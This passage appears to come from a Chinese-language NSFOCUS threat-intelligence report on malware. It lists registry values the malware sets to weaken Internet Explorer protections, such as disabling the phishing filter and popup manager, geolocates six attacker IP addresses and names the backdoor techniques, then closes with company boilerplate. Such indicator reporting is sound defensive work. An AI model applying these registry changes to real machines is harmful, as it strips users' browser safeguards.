"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\InformationBar\FirstTime"    0
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\New Windows\PopupMgr"    "no"
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled"    0
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\Cache\Persistent"    0
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TabbedBrowsing\WarnOnClose"    0
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TabbedBrowsing\WarnOnCloseAdvanced"    0
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\DisableFirstRunCustomize"    1
```

```
9    "HKEY_CURRENT_USER\Software\Microsoft\Internet  Explorer\Recovery\NoReopenLastSession"
      1
10   "HKEY_CURRENT_USER\Software\Microsoft\Internet  Explorer\Main\NoProtectedModeBanner"
     1
```

- 系统注册表配置信息

```
1    HKEY_LOCAL_MACHINE\Software\MicrosoftSecurity\ConfigFlags
```

攻击定位

IP ADDRESS	CONTINENT	FLAG	COUNTRY	REGION	CITY	TIME ZONE
5.149.254.114	Europe		United Kingdom	Scotland	Edinburgh	GMT
5.9.32.230	Europe		Germany	Bayern	Gunzenhausen	GMT+1
31.210.111.154	Europe		Turkey		Istanbul	GMT+2
88.198.25.92	Europe		Germany	Bayern	Nurnberg	GMT+1
146.0.74.7	Europe		Netherlands			
188.40.8.72	Europe		Germany	Bayern	Gunzenhausen	GMT+1

图 21　各个 IP 地址定位信息

利用技术跟踪

- 社会工程学传播
- 后门程序
- RPC 通道监听
- 多进程通信

威胁情报

SECURITY

威胁情报的获取及响应都体现了防御能力的建设程度，威胁情报服务体系至少包含了威胁监测及响应、数据分析及整理、业务情报及交付、风险评估及咨询、安全托管及应用等各个方面，涉及研究、产品、服务、运营及营销的各个环节，绿盟科技通过研究、云端、产品、服务等立体的应急响应体系，向企业和组织及时提供威胁情报，并持续对对匿名者攻击事件进行关注，保障客户业务的顺畅运行。

如果您对我们提供的内容有任何疑问，或者需要了解更多的信息，可以随时通过在微博、微信中搜索绿盟科技联系我们，欢迎您的垂询！

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测/防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。